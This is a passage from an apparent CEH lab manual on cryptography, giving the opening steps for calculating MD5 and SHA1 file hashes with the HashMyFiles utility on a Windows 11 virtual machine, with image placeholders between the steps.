
12. Close all open windows and document all the acquired information.

Task 3: Calculate MD5 Hashes using HashMyFiles

HashMyFiles is a small utility that allows you to calculate the MD5 and SHA1 hashes of one or more files in your system: you can easily copy the MD5/SHA1 hashes list into the clipboard, or save them into text/html/xml file. HashMyFiles can also be launched from the context menu of Windows Explorer, and can display the MD5/SHA1 hashes of the selected file or folder.


Here, we will use the HashMyFiles tool to calculate MD5 hashes.

1. In the **Windows 11** virtual machine navigate to **E:\CEH-Tools\CEHv12 Module 20 Cryptography\MD5 and MD6 Hash Calculators\HashMyFiles** and double-click **HashMyFiles.exe**.




Note: If the **Open File - Security Warning** pop-up appears, click **Run**.

2. The **HashMyFiles** main window appears, as shown in the screenshot.



